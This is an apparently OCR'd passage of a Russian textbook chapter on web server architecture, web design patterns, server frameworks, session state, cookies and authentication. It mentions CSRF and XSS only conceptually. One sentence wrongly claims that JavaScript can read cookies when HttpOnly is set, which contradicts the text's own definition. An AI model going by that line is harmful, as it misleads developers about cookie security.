На рис. 9 представлена высокоуровневая архитектура веб-сервера. Модуль обработки сетевых соединений отвечает за прием соединения и отправку нужных данных по этому соединению. Далее полученные



Рис. 9. Архитектура веб-сервера

данные от клиента в рамках соединения отправляются на модуль анализа запроса, который обрабатывает адрес запроса, определяет виртуальный хост для выполнения запроса, если необходимо, проводит аутентификацию и далее отдает данные на обработку запроса. Модуль обработки запроса собственно подготавливает ответ для пользователя, определяя, является ли содержимое статическим или динамическим или необходимо запросить содержимое у другого сервера. Полученный результат отправляется в модуль генерации ответа, которые формирует уже ответ по формату протокола HTTP, добавляя необходимые заголовки и формируя тело сообщения.

2.3. Шаблоны проектирования веб-приложения

При разработке сложного приложения могут использоваться классические шаблоны проектирования. Однако существует несколько специфичных шаблонов проектирования для веб-приложений. Рассмотрим некоторые из них.

1. Шаблон **преобразователь** (Transform View) — преобразует модели данных в HTML-код.

   При запросе к базе данных извлекаются данные, но этого может быть недостаточно, чтобы полноценно отобразить веб-страницу. Задача вида (view) из шаблона MVC (Model View Controller) формировать данные в веб-страницу. Использование Transform View подразумевает преобразование, когда на входе есть модель, а на выходе HTML.

Пример: имеется модель события, которое содержит название, описание и дату проведения. Данная модель подается на вход преобразователю, который формирует следующий код для веб-страницы:

```
<h1>Event Name</h1>
<span>Event date</span>
<div>
     Event description
</div>
```

2. Шаблон **шаблонизатор** (Template View) — преобразует HTML-шаблон, созданный с использованием маркеров, в полноценную веб-страницу.

   Создание приложений, генерирующих HTML, зачастую гораздо более сложно, чем кажется. Несмотря на то что современные языки программирования стали лучше справляться с обработкой текста, создание и конкатенация строк все еще представляется проблемой. Если необходимо выводить немного информации, это не так страшно, но если надо сгенерировать целую HTML-страницу, появляется много работы с текстом.

   В случае со статическими HTML-страницами, которые не меняются от запроса к запросу, можно использовать удобный WYSIWYG-редактор. Даже те, кто любят обычные текстовые редакторы, согласятся, что набирать текст и тэги проще и удобнее, чем собирать их через конкатенации в языке программирования.

   Конечно, возникает проблема в случае с динамическими страницами, которые, например, берут данные из БД и наполняют ими HTML. Страницы выглядят по-разному каждый раз, и использование обычного HTML-редактора не подходит.

   Наилучший выход из положения — создавать динамические страницы так же, как и статические, но помечать их маркерами, которые могут быть заменены динамической информацией.

   Пример: пусть имеется шаблон вывода страницы события со следующим кодом:

```
<h1>{{event_name}}</h1>
<span>{{event_date}}</span>
<div>
    {{event_description}}
</div>
```

Строки, заключенные в двойные фигурные скобки, представляют собой маркеры шаблонной страницы (в примере это event_name, event_date, event_description). Когда имеется реальная модель с данными в виде события, то эти данные подставляются в приведенный выше шаблон, генерируя таким образом страницу с нужным содержимым. Изменив шаблонную страницу, мы таким образом изменим все страницы с выводом модели события.

3. Шаблон **контроллер приложения** (Application Controller) — единая точка управления отображением и выполнением приложения.

   Некоторые приложения содержат в разных своих частях значительное количество кода, управляющего отображением, который может влиять на некоторые отображения в некоторых условиях. Конечно, есть пошаговый тип взаимодействия, когда пользователь последовательно проходит через страницы (экраны) в строго определенном порядке. В остальных же случаях могут быть страницы, появляющиеся только в определенных условиях, или выбор следующего отображения зависит от того, что ввел пользователь ранее.

   Различные контроллеры в паттерне MVC могут делать этот выбор, однако с ростом приложения это выльется в дублирование кода, так как несколько контроллеров должны будут знать, что делать в той или иной ситуации.

   Устранить это дублирование можно посредством помещения всей логики выполнения приложения в контроллер приложения (Application Controller). Тогда контроллер входа (Input Controller) будет обращаться к контроллеру приложения (Application Controller) за необходимыми к выполнению на модели и за необходимыми представлениями (view) в зависимости от контекста.

4. Шаблон **двухшаговая шаблонизация** (Two Step View) — преобразует данные в HTML в два шага: сначала формирует логическую структуру, а затем заполняет ее отформатированными данными.

   Если веб-приложение состоит из множества страниц, необходим единый вид и единая структура сайта. Если каждая страница выглядит по-своему, получится сайт, который будет непонятным для пользователя. Также возможна ситуация, когда нужно сделать глобальные изменения на всем сайте (например, поменять заголовок), но при использовании Template View или Transform View возникают трудности, потому что код представления дублируется от страницы к странице и надо исправлять его во всех файлах.

   Шаблон Two Step View решает эту проблему разбиением шаблонизации на две части. В первой данные из модели преобразуются в логическое представление без какого-либо другого специфического форматирования. Второй шаг преобразует это логическое представление с использованием необходимого конкретного форматирования. Таким образом, можно делать глобальные изменения, изменяя только второй шаг. Также можно сделать несколько представлений для одной и той же информации, выбирая на лету форматирование для второго шага.

   Пример: хорошая реализация двухшаговой шаблонизации есть в фреймфорке Zend Framework в классе Zend_Layout. Общая оплетка отделяется от конкретного вида посредством layout'а.

5. Шаблон **контроллер страницы** (Page Controller) — объект, обрабатывающий запрос к отдельной странице или действию.

   Большинство людей получают первый опыт в веб-программировании на статичных HTML-страницах. Когда происходит запрос к статической HTML-странице, веб-серверу передается имя и путь к хранящемуся на нем HTML-документу. Главная идея здесь в том, что каждая страница на веб-сайте является отдельным документом, хранящимся на сервере. В случае с динамическими страницами все гораздо сложнее, так как сложнее связь между введенным адресом и отображенной страницей. Тем не менее подход, когда один путь соответствует

одному файлу, который обрабатывает запрос, достаточно очевиден и прост для понимания.

В результате контроллер страницы (Page Controller) — паттерн, в котором один контроллер отвечает за отображение одной логической страницы. Это может быть как отдельная страница, хранящаяся на веб-сервере, так и отдельный объект, который отвечает за страницу.

6. Шаблон **контроллер входа / Единая точка входа** (Front Controller) — один контроллер обрабатывает все запросы к веб-сайту.

   В сложных веб-сайтах есть много одинаковых действий, которые надо производить во время обработки запросов. Это, например, контроль безопасности, многоязычность и настройка интерфейса пользователя. Когда поведение входного контроллера разбросано между несколькими объектами, дублируется большое количество кода. Помимо прочего, возникают сложности смены поведения в реальном времени.

   Паттерн Front Controller объединяет всю обработку запросов, пропуская запросы через единственный объект-обработчик. Этот объект содержит общую логику поведения, которая может быть изменена в реальном времени при помощи декораторов. После обработки запроса контроллер обращается к конкретному объекту для отработки конкретного поведения.

7. Шаблон **модель-вид-контроллер** (MVC, Model View Controller) — разделяет работу веб-приложения на три отдельные функциональные роли: модель данных (model), пользовательский интерфейс (view) и управляющую логику (controller). Таким образом, изменения, вносимые в один из компонентов, оказывают минимально возможное воздействие на другие компоненты.

   В данном паттерне модель не зависит от представления или управляющей логики, что делает возможным проектирование модели как независимого компонента и, например, создавать несколько представлений для одной модели.

   Впервые этот шаблон был применен в фреймворке, разрабатываемом для языка Smalltalk в конце 1970-х годов. С этого мо-

мента он играет основополагающую роль в большинстве фреймворков с пользовательским интерфейсом. Он в корне изменил взгляд на проектирование приложений.

Большинство фреймворков для веб-программирования сейчас в основе своей содержат именно MVC. К наиболее удачным примерам применения этого паттерна для языка PHP можно отнести Zend Framework и cakePHP.

§ 3. Веб-приложения и фреймворки

При создании сложных веб-приложений прибегают к помощи программных веб-каркасов (веб-фреймворки), которые позволяют значительно сократить затраты на разработку полноценного веб-приложения, так как реализует множество стандартных функций приложения.

3.1. Типы каркасов

Все программные каркасы можно разделить на следующие типы:

1. Серверные — работают и разворачиваются на сервере, отвечают за управление логикой, управляют добавлением/удалением отдельных подсистем, конфигурируют приложение в целом и др. Подробнее см. в 3.2.

2. Клиентские — применяются для разработки на клиенте. Реализуются на JavaScript, так как современные веб-технологии на клиенте (веб-браузере) поддерживают только этот язык программирования. Такие каркасы применяются для создания пользовательских интерфейсов, в частности имеют большой набор стандартных пользовательских компонент (кнопки, формы, таблицы, подписи и многое другое), создания различных анимаций и др. Примерами таких каркасов являются Angular [5], Vue.js [6] и др. Обычно такие каркасы управляют только интерфейсами и не используются для создания логики приложения.

3. Многофункциональные — позволяют создавать как логику приложения, так и интерфейсы. В качестве примера можно привести каркас Meteor [7].

4. CMS (Content Management System, система управления контентом) — отдельная категория каркасов, которые разработаны для создания шаблонных веб-приложений. Основным плюсом является быстрая разработка веб-приложения, возможно, даже без привлечения разработчиков (без использования языков программирования). Однако минусом такого подхода являются большие затраты на разработку дополнительного функционала (не входящего в набор функций CMS). Поэтому CMS обычно

применяются для строго шаблонных веб-приложений. В качестве примера CMS можно привести WordPress [4], MediaWiki [3] и др.

3.2. Общие свойства серверных каркасов

Серверные каркасы приложений обладают большим набором функций. Обычно в набор таких функций входят:

1. Организация системы пользователей. Каркас позволяет развернуть систему для регистрации пользователей в системе, а также аутентификации, подтверждения адреса электронной почты или телефона, восстановления пароля, редактирование профиля, права пользователей и др. Разработчик может настроить систему под нужды разрабатываемой системы, например каким способом осуществлять вход (по e-mail или по уникальному идентификатору (логину)), какая сложность должна быть у пароля, необходимо ли подтверждение телефона и др.

   Также является важной способность системы разделить функционал для аутентифицированных пользователей и нет. Например, для каркаса Laravel существует специальная сущность для проверки аутентификации *auth*. В примере ниже для функции *profile* задается данная сущность в качестве проверки доступа, таким образом, только аутентифицированные пользователи смогут получить доступ до данной страницы.

   ```
   public function __construct()
   {
       $this->middleware(['auth'])->only('profile');
   }
   ```

2. Работа с базами данными. Каркас позволяет абстрагироваться от базы данных, которая используется приложением. Это позволяет без особых проблем заменить используемое хранилище на другое. Для этого каркас берет на себя функцию отображения данных из базы данных в объекты системы или структуры данных системы. Это реализуется наличием подсистем (драйверов) работы с конкретной базой данных и абстракцией объектов

системы. Разработчик задает драйвер для работы с базой и параметры подключения к базе (IP-адрес, порт, логин, пароль и др). Также каркас обеспечивает установку взаимосвязей, сериализацию данных и др.

3. Возможность задания навигации по страницам приложения. Каркас берет на себя организацию работы с параметрами запроса, доступом к функции по запросу, перенаправлением, если это требуется, и корректными ответами системы.

4. Защита от атак типа CSRF (Cross Site Request Forgery — межсайтовая подделка запроса), когда в формы добавляется специальное дополнительное поле токен. Данный вид атак подразумевает выполнение действий от лица пользователя без ведома пользователя. Одним из способов защиты от таких проблем является организация дополнительного ключа (токена), который создается на каждую сессию пользователя. Каркас автоматически организовывает работу с такими токенами и позволяет разработчику не заботиться о защите своего приложения от атак типа CSRF.

5. Доступ к деталям HTTP-запроса (метод, заголовки, параметры и т. д.). Каркас позволяет получать все заголовки запроса клиента, добавлять заголовки в ответ, отвечать нужным кодом и многое другое.

6. Валидация (проверка на корректность) форм и запросов от пользователя. Каркас предоставляет разработчику инструменты для организации проверки вводимых данных от пользователя и соответственно информирование пользователей об ошибках.

7. Обработка ошибок (информирование разработчиков, вывод, формирование страниц с ошибками для пользователя).

8. Ведение регистрацинных записей (логов). Каркас позволяет вести логирование в системе. При этом разработчику предоставляется инструмент для выбора уровня важности сообщений (например, информирование, отладка, ошибка, предупреждение и др.), настройки файлов для логов (например, хранить все в одном файле или на каждый день сохранять в отдельном файле) и др.

9. Поддержка локализации (переводы на другие языки интерфейса). Каркас предоставляет возможности для локализации интерфейса на различные языки. Для этого обычно определяются переводные файлы, содержащие ключ и перевод к этому ключу, а в шаблонах страниц для вывода строки используется ключ. При формировании конкретной страницы из шаблона вместо ключа подставляется строка из переводного файла в соответствии с настройками пользователя или определения локали по умолчанию.

10. Организация тестирования. Каркас обычно предоставляет инструменты и механизмы для тестирования приложения. Это могут быть тесты с использованием HTTP-протокола (через запрос к системе посредством GET- или POST-запроса), консольные тесты для проверки определенной функциональности или алгоритмов без необходимости выполнения действий со стороны пользователей или автоматизированные тесты с использованием браузера.

11. Информирование пользователей. Каркас предоставляет несколько механизмом для информирования пользователей, например посредством e-mail или SMS.

12. Кеширование. Некоторые страницы после своего формирования из шаблона (выполнения ресурснозатратного кода с запросами в базу данных) могут оставаться неизменными некоторое время (до тех пор, например, пока не изменятся данные в базе данных или разработчик не изменит шаблон). Каркас предоставляет возможность кеширования таких страниц и выдачи их клиентам из кеша без формирования из шаблонов, а также механизмы по определению, что нужно формировать из шаблона, а не брать из кеша. Обычно каркас имеет несколько механизмов для кеширования, выбор которого оставляет за разработчиком.

13. Систему к установке дополнительных плагинов или библиотек. Некоторая функциональность, необходимая в разрабатываемой системе, уже может быть реализована и доступна в виде дополнительного плагина к каркасу. Например, плагин для генерирования PDF-документа из HTML-кода или плагин взаимодействия с социальной сетью и др.

3.3. Примеры каркасов

Практически для каждого языка программирования существуют свои программные каркасы, перечислим некоторые из них:

1. Программный каркас Express [8] для платформы NodeJS языка программирования JavaScript. Платформа NodeJS позволяет создавать приложения на языке JavaScript на серверной стороне (исполняет JavaScript-код, используя одну из реализаций браузерной поддержки JavaScript Chrome V8). Однако платформа сама по себе не позволяет обрабатывать различные методы HTTP-протокола (GET, POST и др), отдавать статический контент или генерировать содержимое из шаблона. Для этого был реализован программный каркас Express, который является минималистичным и предоставляет следующие механизмы:

   (a) обработчики запросов;

   (b) шаблонизатор для страниц;

   (c) установку общих параметров веб-приложения;

   (d) возможность использования промежуточного функционала при обработке запросов.

   Для всего остального необходимо использовать сторонние библиотеки и модули и реализовывать их возможность в промежуточном функционале или обработке запросов. Таких сторонних библиотек огромное множество в инфраструктуре платформы NodeJS

2. Программный каркас Django [9] для языка программирования Python. Позволяет строить веб-приложение из нескольких подключаемых компонент. Компонента может быть заменена, отключена или заново подключена в любое время. Каркас Django имеет собственную реализацию объектно-ориентированного отображения данных из базы данных в классы на Python.

3. Программный каркас Rails [10] для языка программирования Ruby.

4. Программный каркас Laravel [11] для языка программирования PHP. Один из каркасов для языка программирования PHP, обладает множеством возможностей, строгим архитектурным стилем (все взаимодействие через шаблон проектирования Фасад), и большим набором дополнительных возможностей.

5. Программный каркас Spring [12] для языка программирования Java. Каркас представляет из себя набор модулей, из которых собирается уже разрабатываемое приложение. Модули включают в себя: доступ к данным (взаимодействие с базами данных), модуль MVC на HTTP и сервлетах, модуль аутентификации и авторизации, работа с сообщениями (с помощью JMS) и др.

§ 4. Сохранение состояния

4.1. Концепции Stateful и Stateless

Веб-приложение, как и любое другое программное приложение, ориентировано на работу с пользователем. Ключевым моментом работы является организация сценария взаимодействия пользователя с приложением, когда пользователь «запрашивает» выполнение очередного шага сценария, а приложение «отвечает» результатом выполнения этого шага.

Шаги сценария могут зависеть друг от друга: выполнение следующего шага невозможно без выполнения предыдущего. Одним из способов решения проблемы зависимости между шагами является использование «состояния» — описание объекта в определенный момент времени. Использование состояния совместно с другими входными параметрами шага сценария позволит выполнить следующий шаг в контексте предыдущих шагов. Такая концепция называется stateful.

Рассмотрим использование состояний на примере работы торгового автомата по продаже товаров (см. рис. 10). На первом шаге сценария продажи шоколадки пользователь вносит в автомат 50 рублей, а автомат подтверждает внесение 50 рублей и запоминает состояние. На втором шаге пользователь запрашивает шоколадку за 20 рублей, а автомат, зная о внесенных денежных средствах из состояния, выдает шоколадку и сообщает об остатке, сохраняя результат в состоянии. На последнем шаге пользователь просит вернуть остаток денежных средств, а автомат возвращает 30 рублей, узнав о требуемой сумме сдачи из состояния.

Использование состояний требует затрат ресурсов со стороны программного приложения, что зачастую неуместно в веб-приложениях. Большое количество пользователей одной системы приводит к сбоям работы сервера из-за нехватки ресурсов. Поэтому большинство технологий, включая протокол HTTP, не используют концепцию состояний, т. е. являются stateless.



Рис. 10. Демонстрация использования состояний на примере работы торгового автомата



Рис. 11. Демонстрация работы веб-сервера без использования состояний

Рассмотрим работу веб-сервера без использования состояний (см. рис. 11). На первом шаге сценария продажи шоколадки пользователь отправляет веб-серверу 50 рублей, а веб-сервер подтверждает внесение 50 рублей но забывает об этом по окончании обработки запроса. На втором шаге пользователь запрашивает шоколадку за 20 рублей, а веб-сервер, не зная о внесенных денежных средствах, сообщает о невозможности выдать шоколадку, т. к. не хватает средств. На последнем шаге пользователь просит вернуть остаток денежных средств, но веб-сервер не знает о внесенных денежных средствах и сообщает об отсутствии остатка.

Как видно из последнего примера, без сохранения результатов промежуточных шагов и последующей передачи в виде параметров или состояний организовать требуемое взаимодействие с веб-сервером невозможно.

4.2. Способы сохранения состояния

Состояния между запросами можно хранить на стороне клиента или сервера. Допускается возможность комбинации мест хранения.



Рис. 12. Демонстрация работы принципа «честного клиента»

Одним из способов решения проблемы сохранения состояния выступает принцип «честного клиента», когда пользователь сам сообщает требуемые данные для выполнения шага. Рассмотрим пример работы веб-сервера с «честным клиентом» (см. рис. 12). На первом шаге клиент отправляет запрос на пополнение баланса на 50 рублей. Сервер сообщает о пополнении баланса. На втором шаге клиент сообщает о покупке шоколадки и наличии 50 рублей на балансе. Сервер сообщает об успешной покупке и остатке денежных средств. На третьем шаге клиент запрашивает сдачу, сообщая информацию о текущем балансе, а сервер возвращает сдачу, обнуляя баланс.



Рис. 13. Демонстрация работы с использованием идентификатора клиента

Несмотря на преимущества принципа «честного клиента», в данном способе есть существенный недостаток — в случае мошеннических

действий пользователя сервер не имеет средств защиты. Таким образом, при использовании этого способа необходимо выполнять проверку передаваемых данных на достоверность.

Второй способ заключается в хранении результатов промежуточных шагов на сервере и идентификации запросов пользователя по уникальному ключу (например, на основе имени пользователя, IP-адреса и т. д. или генерируемой серверной стороной идентификатора). При выполнении запроса клиент передает серверу свой идентификатор, а сервер по идентификатору загружает имеющиеся данные из внутреннего кеша или базы данных.

Рассмотрим пример работы с использованием идентификатора клиента (см. рис. 13). На первом шаге клиент отправляет запрос на пополнение баланса на 50 рублей, указав идентификатор client1. Сервер сообщает о пополнении баланса. На втором шаге клиент сообщает о покупке шоколадки, указав идентификатор. Сервер на базе идентификатора загружает информацию о балансе клиента, списывает стоимость шоколадки и отправляет результат успешной покупки. На третьем шаге клиент запрашивает покупку чипсов, указав идентификатор. Сервер на базе идентификатора загружает информацию о балансе клиента и сообщает о недостаточности средств.

4.3. Способы передачи информации о состоянии

В веб-приложениях используют два способа передачи информации о состоянии от клиента к серверу: параметры запроса и cookie. При передаче с помощью параметров запроса дополнительная информация, как правило, передается через скрытые поля формы.

Cookie — это небольшой именованный фрагмент данных в формате «ключ=значение». Механизм HTTP cookie описан в RFC 6265 (`https://tools.ietf.org/html/rfc6265`). Традиционно cookie устанавливаются серверной стороной в заголовке ответа на запрос, например: «Set-Cookie: name1=value1; name2=value2». Cookie хранятся в браузере в виде соответствия «URI ↔ cookie». Браузер в каждом запросе к некоторому URI, отправляет все cookie, установленные для этого URI. Каждый сервер может получить доступ только к своим cookie. При установке cookie могут быть заданы атрибуты:

- Expires — максимальное время жизни cookie, устаревшие cookie

удаляются браузером.

- Max-Age — количество секунд, после которого cookie устаревают.
- Domain — доменное имя, к которому посылаются cookie при запросах.
- Path — путь внутри домена, к которому посылаются cookie при запросах.
- HttpOnly — запрет на использование cookie в JavaScript.
- Secure — использование cookie только при отправке запросов через защищенный протокол (https).

Доступ к cookies может быть получен из JavaScript, если указан атрибут HttpOnly. Для доступа к cookie могут использоваться, например, свойство Document.cookie, или объекты XMLHttpRequest или Request. Cookie могут применяться для управления сессией, персонализации (оформление, язык интерфейса, другие настройки), отслеживание активности пользователей.

Рассмотрим пример использования cookie для хранения номера сессии (см. рис. 14). На первом шаге клиент отправляет запрос на пополнение баланса, а веб-сервер в ответ отправляет заголовок на установление cookie. Браузер клиента сохраняет cookie и отправляет его в последующие шаги. На последнем шаге клиент отправляет запрос на получение сдачи, а веб-сервер в ответ отправляет запрос на удаление cookie.

Таким образом, cookie позволяют «переложить» задачу отправки дополнительных параметров запроса на браузер клиента. Однако хранить чувствительные данные (например, пароль) в cookie не стоит, т. к. cookie не обеспечивают безопасность хранения данных. Во-первых, cookie передаются открытым текстом и могут быть перехвачены так же, как и остальной HTTP-трафик, если не используется шифрование. Таким образом, в случае атаки «злоумышленник по середине» будут перехвачены все установленные cookie. Во-вторых, существует проблема cross-site scripting — выполнение JavaScript-кода, вставленного в страницу злоумышленником. В результате выполнения таких вставок могут быть переданы установленные cookie или



Рис. 14. Демонстрация использования cookie для хранения номера сессии

выполнен запрос от имени пользователя (например, на перевод денежных средств злоумышленнику).

Современные фреймворки предлагают широкие возможности для хранения состояний. Самый простой способ — это использование стандартных хранилищ (localStorage и sessionStorage), где данные хранятся в браузере в виде пар «ключ — значение». Более продвинутые варианты зависят от используемого фреймворка. Например, одним из популярных фреймворков, реализующих работу с хранилищем, является Redux (`https://redux.js.org`).

4.4. Аутентификация

Веб-приложение относится к классу приложений с множественным доступом — разные пользователи отправляют запросы на один веб-сервер. В связи с этим возникает задача идентификации отправителя запроса и определения прав пользователя (отправителя) на выполнение запроса (аутентификация).

Для идентификации отправителя запроса используются различные способы и их комбинации: источник запроса (IP-адрес), короткое персональное имя (логин), сгенерированная сервером случайная последовательность букв и цифр из предыдущего ответа (токен). Для реализации аутентификации классическим способом является запрос от пользователя секретной информации (которую никто, кроме пользователя, не знает) и сверка с оригиналом. В качестве такой информации обычно выступает текстовая строка (пароль).

Типичный сценарий работы веб-приложения, требующего разграничения доступа, представлен на рис. 15. При получении запроса от пользователя сервер извлекает идентификатор пользователя (токен) и сверяет его с внутренней базой (валидация). Если такой идентификатор серверу известен, то запрос привязывается к пользователю и обрабатывается. Если идентификатор неизвестен или запрос пришел без идентификатора (первый запрос), то пользователю предлагается пройти аутентификацию, т. е. ввести логин и пароль. Если пользователь успешно прошел аутентификацию, ему предоставляется токен для идентификации последующих запросов и этот токен запоминается на сервере.

Такой сценарий использует механизм сессий (постоянное или временное хранение выданных токенов) и обеспечивает простой и безопасный способ аутентификации запросов пользователей по одной текстовой строке. Однако данный способ не лишен недостатков. Во-первых, для аутентификации пользователя ему необходимо пройти предварительную регистрацию, т. е. передать серверу свой пароль для последующего сравнения. С учетом большого числа различных веб-приложений запомнить пользователю все регистрационные данные будет затруднительно. Во-вторых, для аутентификации необходимо хранить на сервере пароли пользователей. Это приводит к проблеме безопасности: в случае несанкционированного доступа на сервер злоумышленник может получить доступ ко всем паролям одновременно.



Рис. 15. Классический сценарий аутентификации запросов

Существуют другие способы аутентификации, которые решают эти проблемы. Аутентификация с помощью токенов (token-based) позволяет идентифицировать запросы с помощью токена, полученного со стороннего сервиса аутентификации. Если токен в запросе подтвержден сервером, то запрос выполняется, иначе игнорируется или выдается сообщение об ошибке.

Более популярным является аутентификация через другие сервисы с использованием протоколов OAuth, OpenID, SAML. Пример аутентификации через протокол OAuth сервер Google представлен на рис. 16. Пользователь отправляет запрос на аутентификацию для вебприложения на сервер OAuth. Сервер OAuth идентифицирует поль-

зователя и высылает код подтверждения аутентификации пользователю. Пользователь отправляет код подтверждения специальному скрипту веб-приложения. Скрипт проверяет код подтверждения на сервере OAuth, и если он правильный, то OAuth-сервер сообщает веб-приложению требуемую информацию о пользователе.

